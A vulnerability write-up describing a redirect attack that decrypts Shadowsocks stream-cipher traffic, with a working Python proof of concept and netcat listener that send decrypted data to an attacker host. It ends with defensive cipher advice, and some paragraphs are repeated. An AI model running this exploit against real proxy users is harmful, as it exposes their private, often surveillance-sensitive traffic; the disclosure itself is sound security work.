Redirect attack on Shadowsocks stream ciphers

Zhiniang Peng from Qihoo 360 Core Security

Shadowsocks is a secure split proxy loosely based on SOCKS5. It's widely used in china. However, we found a vulnerability in shadowsocks protocol which break the confdentiality of shadowsocks stream cipher. An attacker can easliy decrypt all the encrypted shadowsocks packet using our redirect attack. As the vulnerability is obvious and easy to exploit. I think the government has already know it. So, using shadowsocks in steam cipher cannot hide yourself from surveillance.

How shadowsocks works:

The Shadowsocks local component (ss-local) acts like a traditional SOCKS5 server and provides proxy service to clients. It encrypts and forwards data streams and packets from the client to the Shadowsocks remote component (ss-remote), which decrypts and forwards to the target. Replies from target are similarly encrypted and relayed by ss-remote back to ss-local, which decrypts and eventually returns to the original client.

client <---> ss-local <--[encrypted]--> ss-remote <---> target

Official implementations of shadowsocks:

shadowsocks: The original Python implementation.

shadowsocks-libev: Lightweight C implementation for embedded devices and low end boxes. Very small footprint (several megabytes) for thousands of connections.

shadowsocks-go: Go implementation with multi-port, multi-password,
user management and trafc statistics support for commercial deployments.

go-shadowsocks2: Another Go implementation focusing on core features
and code reusability.

Shadowsocks-nodejs: Another shadowsocks implementation for nodejs. Although it's deprecated, there still many people using it through npm.

Ciphers of shadowsocks:

Shadowsocks support the two kinds of ciphers:

Steam ciphers (none-AEAD cipher):

Rc4-md5, salsa20,chacha20,chacha-ietf, aes-ctf, bf-cfb, camellia-cfb, aes-cfb

AEAD ciphers:

aes-gcm,chacha-ietf-poly1305,xchacha20-ietf-poly1305

Normally, Stream ciphers provide only confdentiality, Data integrity and authenticity is not guaranteed. Users should use AEAD ciphers whenever possible. We audit all the official implementations of shadowsocks listed above. What surprised us was that only shadowsocks-libev support AEAD cipher. All other official implementation only support steam cipher. This means that the data integrity and authenticity of most SS users is not guaranteed from a Mitm attacker.

More seriously, we found a vulnerability in shadowsocks protocol which break the confdentiality of shadowsocks stream cipher. An attacker can decrypt all the encrypted shadowsocks packet using our redirect attack.

Redirect attack on Shadowsocks stream cipher:

Here we first invest how shadowsocks initiates a connection.

Initiating a TCP connection:

ss-local initiates a TCP connection to ss-remote by sending an encrypted data stream starting with the target address followed by payload data. The exact encryption scheme differs depending on the cipher used.

[target address][payload]

ss-remote receives the encrypted data stream, decrypts and parses the leading target address. It then establishes a new TCP connection to the target and forwards payload data to it. ss-remote receives reply from the target, encrypts and forwards it back to the ss-local, until ss-local disconnects.

By the way, the UDP packet of shadowsocks has the same struct.

Address format:

Addresses used in Shadowsocks follow the SOCKS5 address format:

[1-byte type][variable-length host][2-byte port]

The following address types are defned:

0x01: host is a 4-byte IPv4 address.

0x03: host is a variable length string, starting with a 1-byte length, followed by up to 255-byte domain name.

0x04: host is a 16-byte IPv6 address

The port number is a 2-byte big-endian unsigned integer.

Essentially, ss-remote is performing Network Address Translation for ss-local.

Stream Encryption/Decryption:

Stream_encrypt is a function that takes a secret key, an initialization vector, a message, and produces a ciphertext with the same length as the message.

Stream_encrypt(key, IV, message) => ciphertext

Stream_decrypt is a function that takes a secret key, an initializaiton vector, a ciphertext, and produces the original message.

Stream_decrypt(key, IV, ciphertext) => message

The key can be input directly from user or generated from a password. The key derivation is following EVP_BytesToKey(3) in OpenSSL. The detailed spec can be found here.

The key can be input directly from user or generated from a password. The key derivation is following EVP_BytesToKey(3) in OpenSSL. The detailed spec can be found here.

[IV][encrypted payload]

The key can be input directly from user or generated from a password. The key derivation is following EVP_BytesToKey(3) in OpenSSL. The detailed spec can be found here.

Cleverly, attacker can brute force your password and then decrypt your packet. Which means there is no forward security for shadowsocks. You can easily protect yourself from the brute force attack by using a strong password.

Redirect attack on Shadowsocks

Is there anyway we can decrypt shadowsocks without brute force the password? Yes, there is. As we mentioned, stream cipher in shadowsocks does not provide data integrity. So we can create a new ciphertext by modifying the existed one. If we know the plaintext of some particular ciphertext, we can even completely control the content of the plaintext. In particular, if we make new ciphertext encrypting the following content:

[target address] [payload]


And the target IP address is controlled by you. We can prevent to be a valid ss-local to create a redirect tunnel like this:

ss-local(fake one) **<--[encrypted]--> ss-remote <---> target(controlled)**

Any encrypted packet we send in the **[encrypted]** tunnel, the ss-remote will decrypt it and redirect the plaintext to the target IP address your control. Then we can decrypt every encrypted shadowsocks packet by using this tunnel.

Demo: AES-256-CFB

Here we take AES-256-CFB as an example, to show the power of redirect attack on shadowsocks stream cipher. Give any ciphertext [IV][encrypted payload]**.** The AES-CFB decryption work like this:



Cipher Feedback (CFB) mode decryption

As we can see, if we modify the first block of ciphertext from c1 to c1'. We can change the first block of plaintext from p1 to p1'. The relation is the following:


c1'=Xor(c1,r)

p1'=Xor(p1,r)

To construct a valid **[target address]=[0x01,IP（4bytes）,Port(2bytes)]** , we only need to control the first 7 byte the p1'. If we know the first 7bytes of p1, we can create redirect tunnel to decrypt every encrypted packet.

So the problem becomes: How can we get ciphertext [IV][encrypted payload] with known first 7 bytes. It's easy, we can get it in many ways. In this example, we use the common pattern in

HTTP protocol. As we see in the following tcp flow:



```
GET /html/en/reference/matrices/_sources/sage/mat
Host: doc.sagemath.org
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
Accept: text/html,application/xhtml+xml,applicati
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: __cfduid=ddc36b5813d7782ce467edb33058f732
__utma=138969649.1329315963.1545386824.154539484
sphinxsidebar=visible; _gid=GA1.2.1229955866.154
If-None-Match: W/"5c45d22a-127"
If-Modified-Since: Mon, 21 Jan 2019 14:07:38 GMT

HTTP/1.1 304 Not Modified
Date: Sat, 26 Jan 2019 09:59:47 GMT
Connection: keep-alive
Via: 1.1 varnish
Cache-Control: max-age=600
ETag: W/"5c45d22a-127"
Expires: Sat, 26 Jan 2019 10:09:47 GMT
Age: 0
```

We user access some web site. The Http server always reply with a prefix 'HTTP/1.'. We can collect all the TCP follow, and suppose that it is http connection. Then we can try to modify the first packet ("") of it to get a desired c1' with **[malicious address] [payload]** in p1'. Although we don't know which one is correct. But we can try many times, once there is a correct HTTP connection, we immediately construct a redirect tunnel. Then we can use this tunnel to decrypt every encrypted packet.

Here is the POC for AES-256-CFB in shadowsocks:

ss-server runing on : 192.168.1.2:8899


ss-client running on: 192.168.1.4

attacker IP: 192.168.1.3

Attacker capture a http connection, and listen on 192.168.1.3:4626 with:


```
nc -l -p 4626 >1.txt
```

Then attacker use the following code to create a redirect tunnel:



```python
import encrypt
from encrypt import Encryptor
def xor(s1,s2):
    n=len(s1)
    r=''
    for i in range(n):
        r+=chr(ord(s1[i])^ord(s2[i]))
    return r
method='aes-256-cfb'
#c is a capture http packet.
c='\x6f\x3c\xef\x4e\x39\x1d\x86\xcf\x8e\xdb\x79\xfe\xa4\xa9\xff\xee\xca\x13\xbb\x5c\x3
prefix='HTTP/1.'
targetIP='\x01\xc0\xa8\x01\x03\x12\x12'# malicous target IP address: 192.168.1.3:4626
x=xor(prefix,targetIP)
y=c[16:16+7]
z=xor(x,y)
cipertext=c[0:16]+z+c[16+7:]
import socket
obj = socket.socket()
obj.connect(("192.168.1.2",8899))# ss-server is running on 192.168.1.2:8899
obj.send(cipertext)# send the payload to construct a redirect tunnel
buf=obj.recv(1024)
```

Then we can see the decrypted packet:



```
root@DESKTOP-3UNO8NU:/mnt/g/code/shadowsocks/decrypt# nc -l -p 4626 >1.txt
^Z[10]   Killed                  nc -l -p 4626 > 1.txt

[11]+  Stopped                 nc -l -p 4626 > 1.txt
root@DESKTOP-3UNO8NU:/mnt/g/code/shadowsocks/decrypt# cat 1.txt
1 304 Not□. □□ Sat, 26 Jan 2019 07:15:21 GMT
Connection: close
Via: 1.1 varnish
Cache-Control: max-age=600
ETag: W/"5c45d22a-127"
Expires: Sat, 26 Jan 2019 06:59:41 GMT
Age: 0
X-Served-By: cache-pao17445-PAO
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1548486922.795009,VS0,VE25
Vary: Accept-Encoding
X-Fastly-Request-ID: 7f80e83d2fe5428bb3e38bb4e7d472af1b22eb4b
Server: cloudflare
CF-RAY: 49f1301d27589408-SJC
```

How to defense you self from redirect attack:

Do not use : shadowsocks-py, shadowsocoks-go, go-shadowsocks2, shadowsocoks-nodejs.

Only Use: shadowsocks-libev, and only use the AEAD ciphers.